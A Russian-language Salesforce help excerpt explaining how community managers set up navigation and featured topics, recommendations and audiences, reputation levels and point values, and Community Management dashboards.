Систематизация содержимого сообщества и упрощение поиска за счет использования навигационных тем. Если организация использует категории данных, то менеджеры сообщества могут добавлять текущие статьи Salesforce Knowledge, связанные с этими категориями, для каждой навигационной темы. (При отсутствии категорий данных администраторы могут добавлять статьи в каждую тему с помощью интерфейса Chatter REST API.)

1. Введите строку «Темы для объектов» в поле «Быстрый поиск» в меню «Настройка», выберите пункт «Темы для объектов» и включите темы для всех требуемых типов статей.

 **Прим.:** Включение тем инициирует выключение общедоступных тегов для статей. Личные теги не изменяются.

2. Щелкните значок  в общем верхнем колонтитуле сообщества.  
 Полномочие «Создание и настройка сообществ» предоставляет участникам сообщества доступ к странице «Управление сообществом» на странице «Все сообщества» меню «Настройка».
3. Последовательно выберите пункты «Темы» > «Навигационные темы».
4. Введите имя темы в текстовое поле справа и нажмите кнопку «Добавить». Необходимо добавить подтемы? После добавления темы выберите тему из раскрывающегося меню (в разделе «Отображать вложенные темы»). Для добавления вложенной темы добавьте другую тему и нажмите «Добавить». Для каждой родительской темы можно добавить до двух уровней вложенных тем.
5. Если организация использует категории данных, наведите указатель мыши на имя нужной навигационной темы и щелкните значок . Выберите нужную группу категорий данных, а затем выберите нужные категории и щелкните «Добавить статьи и закрыть окно».

 **Важное замечание:** Данный процесс дополняет тему только текущими статьями. Чтобы добавить новые статьи, откройте страницу «Управление сообществом» и повторите указанное выше действие.

6. Наведите указатель мыши на имя нужной темы и щелкните значок . Затем щелкните «Загрузить изображение для баннера» и выберите изображение, которое должно отображаться вверху страницы темы.

(Изображения уменьшаются до размера 1 400 x 180 пикселей. Во избежание искажения, рекомендуем придерживаться данных размеров при создании графических файлов.)

7. Чтобы создать другие навигационные темы для сообщества, повторите действия 4–6. Затем нажмите кнопку «Сохранить».
8. Используйте подтемы для дополнительного упорядочивания содержимого по категориям. Ассоциируйте статьи каждой группы подтем для более детальной организации.

Ниже приведено максимальное число навигационных тем и вложенных тем, которые может содержать шаблон сообщества Napili.

### ВЕРСИИ

Доступно в версиях:  
 Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к странице  
 «Управление сообществом»:

- «Управление сообществами»

ИЛИ

«Создание и настройка сообщества»

И

Участие в сообществе, которому соответствует открываемая страница «Управление сообществом»

Для настройки навигационных тем:

- «Создание тем»

И

«Редактирование тем»

Для добавления статей в темы:

- «Просмотр категорий данных»


И

«Чтение» для связанных типов статей

| Уровень              | Максимальное количество записей |
|----------------------|---------------------------------|
| Одна (родительская)  | 25                              |
| Две (вложенная тема) | 10                              |
| Три (вложенная тема) | 10                              |



**Совет:** Чтобы быстро изменить текущие навигационные темы, наведите указатель мыши на имя нужной темы и выполните любое из указанных ниже действий.

- Чтобы изменить порядок отображения темы, воспользуйтесь стрелками слева.
- Чтобы переименовать или удалить тему, изменить ее изображение либо удалить назначенные статьи, щелкните .

СМ. ТАКЖЕ:

[Систематизация сообществ для самообслуживания посредством тем](#)

[Управление темами в сообществах](#)

[Отображение тем и вложенных тем сообщества в одном месте](#)

## Отображение тем и вложенных тем сообщества в одном месте

Перед этим была изучена всеобъемлющая задача добавления тем и различных уровней вложенных тем в содержимое сообщества. Теперь рассмотрим задачу отображения участникам сообщества всех организованных тем в одном месте, чтобы можно было перейти к любой нужной теме. Это несложно. Будут отображены все пункты в каталоге тем сообщества.

Каталог тем отображает иерархию созданных навигационных тем сообщества. Каталог тем отображается только после установки навигационных тем. Доступ к нему осуществляется через меню навигации.


Чем каталог тем может быть полезен участникам сообщества?

- Все организованные темы отображаются для новых и вернувшихся пользователей в одном месте, обеспечивая общее представление перед переходом к конкретной теме.
- Любой пользователь сообщества может использовать каталог тем для перехода от темы к теме.

Чтобы настроить каталог тем, щелкните [ссылку «Добавить разделы...»](#) при редактировании меню навигации на начальной странице.



**Пример:**





СМ. ТАКЖЕ:


[Настройка навигационных тем](#)

## Настройка специальных тем

Специальные темы позволяют выделять текущие популярные обсуждения сообщества. Благодаря их регулярному изменению, система позволяет обновлять и привлекать участников сообщества.

1. Щелкните значок  в общем верхнем колонтитуле сообщества.
2. Последовательно выберите пункты «Темы» > «Специальные темы».
3. Выберите нужную навигационную или персональную тему из всплывающего меню справа. Затем нажмите кнопку «Добавить».


 **Совет:** Чтобы создать уникальные специальные темы, воспользуйтесь интерфейсом Chatter REST API.

4. Наведите указатель мыши на имя нужной темы и щелкните значок . Затем щелкните «Загрузить изображение для миниатюры» и выберите изображение, которое должно соответствовать специальной теме на начальной странице сообщества.

(Изображения уменьшаются до размера 250 x 250 пикселей. Во избежание искажения, рекомендуем придерживаться данных размеров при создании графических файлов.)

5. Чтобы создать другие специальные темы (максимум 25 тем) для сообщества, повторите действия 3–4 и нажмите кнопку «Сохранить».

Чтобы быстро изменить текущие специальные темы, наведите указатель мыши на имя нужной темы и выполните любое из указанных ниже действий.

- Чтобы изменить порядок отображения темы, воспользуйтесь стрелками слева.
- Чтобы переименовать или удалить тему, либо изменить ее изображение, щелкните значок .

СМ. ТАКЖЕ:

[Систематизация сообществ для самообслуживания посредством тем](#)  
[Управление темами в сообществах](#)

## Управление темами в сообществах

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к странице «Управление сообществом»:

«Управление сообществами»

ИЛИ

«Создание и настройка сообществ»

Для создания тем:

«Создание тем»

Для объединения тем:

«Объединение тем»

Для удаления тем:

«Удаление тем»

Для переименования тем:

«Редактирование тем»

### ВЕРСИИ

Доступно в версиях:  
 Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к странице «Управление сообществом»:

- «Управление сообществами»

ИЛИ

«Создание и настройка сообществ»

И

Участие в сообществе, которому соответствует открываемая страница «Управление сообществом»

Для настройки специальных тем:


- «Редактирование тем»

### ВЕРСИИ

Доступно в версиях:  
 Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

По мере увеличения количества тем сообщество может нуждаться в их систематизации. Благодаря странице «Управление сообществом», пользователи могут создавать, объединять, переименовывать и удалять темы в одном месте.

1. Щелкните значок  в общем верхнем колонтитуле сообщества.
2. Последовательно выберите пункты «Темы» > «Управление темами» слева.
3. Выполните одно из указанных ниже действий.

- Чтобы создать тему, щелкните «Создать».
- Чтобы объединить текущие темы, щелкните «Объединить».

Объединение темы инициирует автоматическую переадресацию текущих хэштегов в сообщениях. При слиянии навигационной или специальной темы ее тип, изображение и любые взаимосвязи вложенных тем удаляются.

- Чтобы переименовать или удалить тему, щелкните значок .

При отсутствии темы для переименования или удаления воспользуйтесь поиском или щелкните «Показать больше» под списком тем.



**Совет:** Для международных сообществ можно [перевести названия](#) навигационных и специальных тем. В меню «Настройка» выберите пункт «Перевести». Затем выберите компонент настройки «Управляемая тема» и раскройте сообщество для отображения названий основных тем.



**Прим.:** Темы поддерживаются только для статей на английском языке.

СМ. ТАКЖЕ:


[Систематизация сообществ для самообслуживания посредством тем](#)


[Настройка навигационных тем](#)

[Настройка специальных тем](#)

## Добавление тем в статьи и их удаление

Просто добавьте несколько тем любого типа в определенные статьи или быстро их удалите, как только сообществу потребуются изменения.

 **Прим.:** Темы поддерживаются только для статей на английском языке.

1. Щелкните  в общем верхнем колонтитуле сообщества.
2. Последовательно выберите пункты «Темы» > «Управление статьями».
3. Для поиска статей воспользуйтесь строкой поиска. Чтобы отфильтровать результаты поиска, выберите группу категорий данных, затем конкретную категорию.
4. Щелкните по статье и введите тему для назначения или щелкните по существующей теме, чтобы удалить ее.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к странице  
«Управление сообществом»:

- «Управление сообществами»

ИЛИ

«Создание и настройка сообществ»


Для добавления или  
удаления тем:

- «Создание тем»



## Настройка рекомендаций в сообществах

Создайте рекомендации для стимулирования занятости сообщества путем привлечения пользователей к просмотру видеороликов, обучению и т. д. Редактирование данных рекомендаций может выполняться на странице «Управление сообществом», где можно ориентировать конкретные группы пользователей и использовать каналы для указания местоположения рекомендаций.

1. Чтобы открыть страницу «Управление сообществом», воспользуйтесь любым указанным ниже способом.
  - Щелкните значок  в общем верхнем колонтитуле сообщества.
  - Введите строку «*Все сообщества*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Все сообщества**». Затем щелкните ссылку «**Управление**» напротив имени нужного сообщества.

2. Последовательно выберите пункты «**Рекомендации**» > «**Рекомендации**».

3. Выберите «Канал по умолчанию» или один из настраиваемых каналов.

Канал представляет собой способ группирования рекомендаций, позволяющий определить место их отображения в сообществе.

### Канал по умолчанию

Рекомендации на канале по умолчанию отображаются в заранее заданных местах, например непосредственно на ленте в мобильном веб-приложении Salesforce 1, а также на начальной странице и странице «Сведения о вопросе» в сообществах, использующих версию Summer'15 шаблона Napili или более позднюю.

### Настраиваемый канал

Можно выбрать страницы для отображения этих рекомендаций. В конструкторе сообществ добавьте компонент «Рекомендации» на ту страницу, где нужно их отображать. Используйте редактор свойств для задания настраиваемого канала с рекомендацией.

С помощью настраиваемого канала можно отобразить рекомендацию для просмотра конкретных статей знаний на странице описания продукта для предоставления клиентам дополнительной информации.

Чтобы изменить канал рекомендации, удалите рекомендацию и повторно создайте ее в другом канале.

4. Нажмите кнопку «**Создать**».
5. Заполните поля ниже.
  - «Имя»: введите имя рекомендации на странице «Управление сообществом». Данное имя не отображается в сообществе.
  - «Изображение»: щелкните «**Загрузить изображение**» для добавления изображения.
  - «Заголовок»: при необходимости введите текст верхнего колонтитула, который отображается над изображением.
  - «Описание»: введите подробный текст, содержащий инструкции к дальнейшим действиям.
  - «Текст кнопки»: введите метку для кнопки в рекомендации.
  - «`https://`»: введите URL-адрес, открываемый кнопкой.
  - «Аудитория» — выберите аудиторию для рекомендации. Если не указать аудиторию, рекомендация будет отображаться всем участникам сообщества.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к странице  
«Управление сообществом»:

- «Управление сообществами»


ИЛИ

«Создание и настройка сообществ»

 **Совет:** Для создания аудитории, которая отображается в этом раскрывающемся списке, на странице «Управление сообществом» выберите **«Рекомендации» > «Аудитории»** и нажмите **«Создать»**.

- **«Включено»:** установите данный флажок для активации и отображения данной рекомендации в сообществах. Снятие данного флажка не инициирует удаление рекомендаций, доступных в лентах мобильного веб-приложения Salesforce1, но препятствует отображению новых рекомендаций. В сообществах, созданных на основе шаблона Napili выпуска Summer'15 или более поздней версии, выключенные рекомендации больше не отображаются.

## 6. Нажмите кнопку **«Сохранить»**.


 **Совет:** Чтобы удалить рекомендацию, последовательно выберите пункты **«Рекомендации» > «Рекомендации»** на странице «Управление сообществом» и щелкните имя нужной рекомендации. Нажмите кнопку **«Удалить»** внизу страницы сведений о рекомендации.


СМ. ТАКЖЕ:

[Обновление шаблона сообщества](#)

## Целевая аудитория из участников сообщества для рекомендаций

Создайте аудиторию из новых участников сообщества или используйте API для управления настроенными списками участников аудитории.

1. Чтобы открыть страницу «Управление сообществом», воспользуйтесь любым указанным ниже способом.
  - Щелкните значок  в общем верхнем колонтитуле сообщества.
  - Введите строку *«Все сообщества»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Все сообщества»**. Затем щелкните ссылку **«Управление»** напротив имени нужного сообщества.
2. Последовательно выберите пункты **«Рекомендации» > «Аудитории»**.
3. Нажмите кнопку **«Создать»**.
4. Заполните поля ниже.
  - **«Имя»:** введите имя аудитории на странице «Управление сообществом».
  - **Тип аудитории**
    - Чтобы создать аудиторию, исходя из времени, в течение которого пользователи являются участниками сообщества, выберите **«Создать участников»**.  
Введите количество дней, прошедших с момента регистрации участников аудитории.
    - Чтобы создать аудиторию на основе любого необходимого критерия, выберите **«Настраиваемый список»**.

 **Прим.:** Управление принадлежностью к аудитории для настраиваемых списков через пользовательский интерфейс невозможно. Добавление и удаление участников осуществляется с помощью API.

5. Нажмите кнопку **«Сохранить»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,  
Performance Edition,  
Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для доступа к странице  
«Управление сообществом»:

- «Управление сообществами»

ИЛИ

«Создание и настройка сообществ»

Созданные аудитории отображаются в раскрывающемся списке «Аудитории» после создания рекомендации.

 **Совет:** Чтобы удалить аудиторию, последовательно выберите пункты **«Рекомендации»** > > **«Аудитории»** на странице «Управление сообществом» и щелкните имя нужной аудитории. Нажмите кнопку **«Удалить»** в нижней части страницы сведений об аудитории. Если удаляется аудитория, связанная с рекомендацией, последняя отключается и для аудитории устанавливается значение по умолчанию («Все участники сообщества»).

СМ. ТАКЖЕ:

[Руководство разработчика Chatter REST API](#)

[Руководство разработчика Apex](#)

## Формирование занятости посредством уровней репутации

### Общие сведения о репутации

Репутация пользователя в сообществе напрямую соответствует его активности. Чем больше количество выполненных действий, тем выше текущий уровень репутации пользователя.

Уровень репутации отображается на странице профиля пользователя, а также при наведении указателя мыши на имя пользователя. Уровень репутации позволяет другим участникам сообщества быстро определять степень влияния текущего пользователя. Новому участнику сообщества назначается самый нижний уровень. По мере участия в сообществе пользователю назначаются очки, а его уровень репутации постепенно повышается. Сообщение о повышении уровня репутации публикуется в ленту. Другими словами, активное участие и обмен знаниями позволяют повысить авторитет и влияние пользователей в сообществе.

Действия, за выполнение которых участникам назначаются очки, определяются администратором. Он же определяет количество очков для каждого действия.

Ниже перечислены стандартные действия, повышающие уровень репутации.

Ниже перечислены действия, повышающие уровень репутации.

- Публикация
- Комментирование
- Выбор понравившегося сообщения или комментария
- Публикация сообщения
- Публикация сообщений текущего пользователя другими людьми
- Комментирование сообщений текущего пользователя другими людьми
- Выбор понравившихся сообщений или комментариев текущего пользователя другими людьми
- Упоминание пользователя
- Упоминание другим пользователем
- Публикация вопроса
- Публикация ответа на вопрос
- Получение ответа
- Выбор ответа в качестве лучшего

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

- Выбор собственного ответа в качестве лучшего другим пользователем
- Подтверждение компетентности другого пользователя по теме
- Подтверждение моей компетентности по теме другим пользователем

СМ. ТАКЖЕ:

[Включение репутации в сообществе](#)

[Настройка уровней репутации](#)

[Настройка репутационных очков](#)


[Как вычисляется репутация сообщества?](#)


## Включение репутации в сообществе

Включение репутации позволяет участникам сообщества получать награды за свои достижения.

Менеджеры сообщества могут награждать отдельных участников за их достижения; только менеджеры знают, что полученные награды вызывают спортивный интерес участников сообщества, значительно повышая их активность. Включение репутации инициирует включение стандартной системы очков и набора уровней репутации в сообществе. Менеджеры сообщества могут настраивать метки и значения очков на странице «Управление сообществом».

Участники могут накапливать очки за выполнение действий, выбранных при настройке системы очков. Участнику, превышающему верхнее пороговое значение очков, назначается следующий уровень. Уровень репутации отображается всем участникам сообщества в профиле пользователя, а также при наведении указателя мыши на его имя. Кроме того, профиль участника отображает общее количество очков.

 **Прим.:** Включение репутации инициирует удаление влияния Chatter из раздела «Влияние» страницы профиля.

1. Чтобы открыть страницу «Управление сообществом», воспользуйтесь любым указанным ниже способом.
  - Щелкните значок  в общем верхнем колонтитуле сообщества.
  - Введите строку «*Все сообщества*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Все сообщества**». Затем щелкните ссылку «**Управление**» напротив имени нужного сообщества.
2. Последовательно выберите пункты «**Администрирование**» > «**Настройки**».
3. Установите флажок «**Включить настройку и отображение уровней репутации**» и нажмите кнопку «**Сохранить**».

После включения репутации страница «Управление сообществом» предоставляет пользователям доступ к стандартной системе очков и набору уровней репутации. Ниже перечислены стандартные репутационные очки.

| Действие                    | Очки |
|-----------------------------|------|
| <b>Занятость сообщества</b> |      |
| Написать сообщение          | 1    |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования параметров сообществ:

- «Создание и настройка сообществ»

И

Участие в сообществе, которому соответствует открываемая страница «Управление сообществом»

| Действие   | Очки  |
|--|---|
| Написать комментарий   | 1   |
| Получить комментарий   | 5   |
| Выбрать предпочтение   | 1   |
| Получить предпочтение  | 5   |
| Опубликовать сообщение   | 1   |
| Кто-то публикует сообщение пользователя                        | 5   |
| Упомянуть пользователя   | 1   |
|  | Очки назначаются за каждое упоминание, добавленное в сообщение. |
| Получить упоминание  | 5   |
| <b>Вопросы и ответы</b>  |   |
| Задать вопрос  | 1   |
| Ответить на вопрос   | 5   |
| Получить ответ   | 5   |
| Пометить ответ как лучший                                      | 5   |
| Ответ помечен как лучший                                       | 20  |
| <b>База знаний</b>   |   |
| Подтверждение компетентности другого пользователя по теме      | 5   |
| Подтверждение моей компетентности по теме другим пользователем | 20  |

Если выбранный шаблон сообщества не поддерживает Chatter, то меню «Репутация» не отображается на странице «Управление сообществом». Чтобы открыть меню «Репутация», последовательно выберите пункты **«Администрирование» > «Настройки»** и установите флажок **«Показать все параметры на странице управления сообществом»**.

СМ. ТАКЖЕ:

[Общие сведения о репутации](#)

[Настройка уровней репутации](#)


[Настройка репутационных очков](#)


[Как вычисляется репутация сообщества?](#)

## Настройка уровней репутации

При необходимости обновите стандартные уровни репутации в соответствии с текущими требованиями сообщества.

При включении репутации сообществу предоставляется 10 стандартных уровней. При необходимости добавьте или удалите уровни, назначьте имя каждому уровню, а также обновите диапазон очков и изображение для каждого уровня.

 **Прим.:** Сообщество должно использовать не менее трех, но не более 50 уровней репутации.


1. Щелкните значок  в общем верхнем колонтитуле сообщества.

Полномочие «Создание и настройка сообществ» предоставляет участникам сообщества доступ к странице «Управление сообществом» на странице «Все сообщества» меню «Настройка».

2. Последовательно выберите пункты **«Репутация» > «Уровни репутации»**.


Ниже перечислены доступные действия.

- Загрузите собственное изображение для каждого уровня репутации. Чтобы просмотреть графический файл и загрузить новое изображение, щелкните стандартное изображение.

 **Прим.:** Пользовательский интерфейс Salesforce не позволяет восстанавливать стандартные изображения уровней репутации. Чтобы выполнить данное действие, воспользуйтесь интерфейсом Chatter REST API.

- Введите имя для каждого уровня (например, «Новичок», «Любитель» и «Эксперт»). В противном случае система использует стандартные имена. Например, «Уровень 1», «Уровень 2» и «Уровень 3».
- Измените диапазон очков для каждого уровня.

Обновление верхнего значения диапазона очков одного уровня инициирует автоматическое изменение нижнего значения диапазона очков следующего уровня при сохранении.

- Чтобы добавить другие уровни, щелкните **«Добавить уровень»** под списком уровней.
- Чтобы удалить уровень, щелкните значок  напротив нужного уровня.

3. Чтобы применить внесенные изменения, нажмите кнопку **«Сохранить»**.

Теперь можете обновить систему очков для сообщества. Система очков определяет количество очков, назначаемых пользователям за выполнение определенных действий или влияние на активность других участников. Сообщения о повышении уровня репутации публикуются в ленты участников.

Чтобы международные участники сообщества могли просматривать свои уровни репутации на родном языке, можно [перевести](#) названия уровней репутации. Выберите в средстве перевода компонент настройки «Уровень репутации» и раскройте узел рядом с названием вашего сообщества.

СМ. ТАКЖЕ:

- [Общие сведения о репутации](#)
- [Включение репутации в сообществе](#)
- [Настройка репутационных очков](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для обновления уровней репутации:

- «Управление сообществами»

И

Участие в сообществе, которому соответствует открываемая страница «Управление сообществом»

## Настройка репутационных очков

Настройка системы очков позволяет участникам сообщества получать награды за свои достижения.

При включении репутации сообществу предоставляется стандартная система очков. При выполнении соответствующих действий общее количество очков повышается, а пользователю назначается следующий уровень репутации.


 **Прим.:** Очки могут накапливаться только активными пользователями. Например, если активному пользователю нравится сообщение неактивного пользователя, то активный пользователь получает 1 очко, а неактивный пользователь не получает очков.

Таблица ниже содержит стандартные события и очки.

| Действие  | Очки  |
|---|---|
| <b>Занятость сообщества</b>                               |   |
| Написать сообщение  | 1   |
| Написать комментарий                                      | 1   |
| Получить комментарий                                      | 5   |
| Выбрать предпочтение                                      | 1   |
| Получить предпочтение                                     | 5   |
| Опубликовать сообщение                                    | 1   |
| Кто-то публикует сообщение пользователя                   | 5   |
| Упомянуть пользователя                                    | 1   |
|   | Очки назначаются за каждое упоминание, добавленное в сообщении. |
| Получить упоминание                                       | 5   |
| <b>Вопросы и ответы</b>                                   |   |
| Задать вопрос   | 1   |
| Ответить на вопрос  | 5   |
| Получить ответ  | 5   |
| Пометить ответ как лучший                                 | 5   |
| Ответ помечен как лучший                                  | 20  |
| <b>База знаний</b>  |   |
| Подтверждение компетентности другого пользователя по теме | 5   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для обновления репутационных очков:


- «Управление сообществами»


И

Участие в сообществе, которому соответствует открываемая страница «Управление сообществом»


| Действие   | Очки |
|--|------|
| Подтверждение моей компетентности по теме другим пользователем | 20   |

Вопросы и ответы в ленте сообщества не должны путаться с функцией Chatter Answers.

 **Прим.:** Организациям, включившим репутацию до выпуска Winter'15, действия, связанные с вопросами и ответами, будут доступны на момент выпуска, а их стандартные значения очков будут равны нулю. Внедрение выпуска не повлияет на текущие репутационные очки пользователей; очки за выполнение данных действий будут назначаться пользователям только после настройки их значений.

- Щелкните значок  в общем верхнем колонтитуле сообщества.  
 Полномочие «Создание и настройка сообществ» предоставляет участникам сообщества доступ к странице «Управление сообществом» на странице «Все сообщества» меню «Настройка».
- Последовательно выберите пункты **«Репутация» > «Репутационные очки»**.
- Обновите очки для каждого действия. Чтобы отменить назначение очков за определенное действие, выберите значение «0».
- Нажмите кнопку **«Сохранить»**.

Общее количество очков отображается на странице профиля под фотографией. Общее количество очков доступно каждому участнику сообщества.

 **Совет:** Чтобы обновить репутационные очки для участника сообщества, воспользуйтесь интерфейсом Salesforce API. При необходимости воспользуйтесь триггерами Apex для отправки настраиваемых уведомлений на основе изменений, внесенных в репутационные очки.


СМ. ТАКЖЕ:

- [Общие сведения о репутации](#)
- [Включение репутации в сообществе](#)
- [Настройка уровней репутации](#)

## Как вычисляется репутация сообщества?

Уровень репутации, отображаемый профилем пользователя, определяется общим количеством очков.

Пользователи могут накапливать очки за выполнение действий, выбранных менеджером сообщества при настройке системы очков. Также пользователи могут получать очки за использование их сообщений или комментариев другими участниками сообщества. Например, пользователи могут получать 5 очков за создание сообщения и 10 очков за использование сообщения другим участником, так как оно побудило другого пользователя к активному участию.

 **Прим.:** Очки могут накапливаться только активными пользователями. Например, если активному пользователю нравится сообщение неактивного пользователя, то активный пользователь получает 1 очко, а неактивный пользователь не получает очков.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



Ниже перечислены стандартные значения очков. Помните, что данные значения могут быть изменены менеджером сообщества. Дополнительную информацию можно получить у менеджера сообщества.

| Действие   | Очки  |
|--|---|
| <b>Занятость сообщества</b>                                    |   |
| Написать сообщение   | 1   |
| Написать комментарий   | 1   |
| Получить комментарий   | 5   |
| Выбрать предпочтение   | 1   |
| Получить предпочтение  | 5   |
| Опубликовать сообщение   | 1   |
| Кто-то публикует сообщение пользователя                        | 5   |
| Упомянуть пользователя   | 1   |
|  | Очки назначаются за каждое упоминание, добавленное в сообщение. |
| Получить упоминание  | 5   |
| <b>Вопросы и ответы</b>  |   |
| Задать вопрос  | 1   |
| Ответить на вопрос   | 5   |
| Получить ответ   | 5   |
| Пометить ответ как лучший                                      | 5   |
| Ответ помечен как лучший                                       | 20  |
| <b>База знаний</b>   |   |
| Подтверждение компетентности другого пользователя по теме      | 5   |
| Подтверждение моей компетентности по теме другим пользователем | 20  |

СМ. ТАКЖЕ:

[Общие сведения о репутации](#)

[Включение репутации в сообществе](#)


## Универсальное отслеживание посредством панелей мониторинга сообщества

### Включение и соотнесение панелей мониторинга для менеджеров сообщества

Менеджеры сообщества могут использовать панели мониторинга для оценки эффективности их сообществ. Чтобы менеджеры сообщества всегда были в курсе последних событий, можно соотнести панель мониторинга с **начальной** страницей «Управление сообществом». При необходимости соотнесите настраиваемые панели мониторинга или воспользуйтесь панелями мониторинга, доступными в пакете AppExchange. У каждого сообщества могут быть свои панели мониторинга.

Вы можете выбрать любую доступную панель мониторинга, однако убедитесь, что данная панель мониторинга также доступна менеджерам сообщества.

All dashboards in Community Management display as Lightning dashboards, regardless of what types of dashboard you're using or what interface your org is using. For example, a Salesforce Classic dashboard gets displayed as a Lightning dashboard in Community Management. Remember that although dashboards render in a Lightning view in Community Management, the Communities product isn't supported in Lightning Experience. Not all browsers support this Lightning view, so make sure you're using a [supported browser](#).

 **Совет:** При необходимости загрузите и установите [пакет «Панели мониторинга сообществ Salesforce»](#), содержащий предварительно настроенные панели мониторинга, из каталога AppExchange.

Если организация использует пакет «Панели мониторинга сообществ Salesforce Dashboards», то каждая страница панели мониторинга по умолчанию соотносится с панелью мониторинга из пакета. При необходимости данные значения могут быть перезаписаны.

Для соотнесения или обновления панелей мониторинга на странице «Управление сообществом»:

1. Щелкните значок  в общем верхнем колонтитуле сообщества.

Полномочие «Создание и настройка сообществ» предоставляет участникам сообщества доступ к странице «Управление сообществом» на странице «Все сообщества» меню «Настройка».

2. Последовательно выберите пункты «**Панели мониторинга**» > «**Параметры**».
3. Выберите нужную панель мониторинга для каждой страницы.

Панель мониторинга, соотнесенная с **начальной** страницей, отображается на **начальной** странице управления сообществом.

4. Нажмите кнопку «**Сохранить**».

Панели мониторинга доступны менеджерам сообществ при открытии раздела «**Панели мониторинга**» или при переходе на начальную страницу «Управление сообществом».

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для соотнесения панелей мониторинга со страницей «Управление сообществом»:

- «Создание и настройка сообществ» ИЛИ «Управление сообществами»

И

«Управление панелями мониторинга в общедоступных папках»

И

Участие в сообществе, которому соответствует открываемая страница «Управление сообществом»

Чтобы проверить соотношения панелей мониторинга, откройте раздел **«Панели мониторинга»** и щелкните имя каждой страницы. Если панель мониторинга соотносена с **начальной** страницей, ее также следует проверить.


СМ. ТАКЖЕ:

[Создание панели мониторинга для отображения на странице «Управление сообществом»](#)

[Просмотр панелей мониторинга в управлении сообществом](#)

## Создание панели мониторинга для отображения на странице «Управление сообществом»

На странице «Управление сообществом» можно отображать любую панель мониторинга. Однако мы рекомендуем создавать их на основе типов настраиваемых отчетов, доступных для сообществ.


 **Совет:** При необходимости загрузите и установите [пакет «Панели мониторинга сообществ Salesforce»](#), содержащий предварительно настроенные панели мониторинга, из каталога AppExchange.

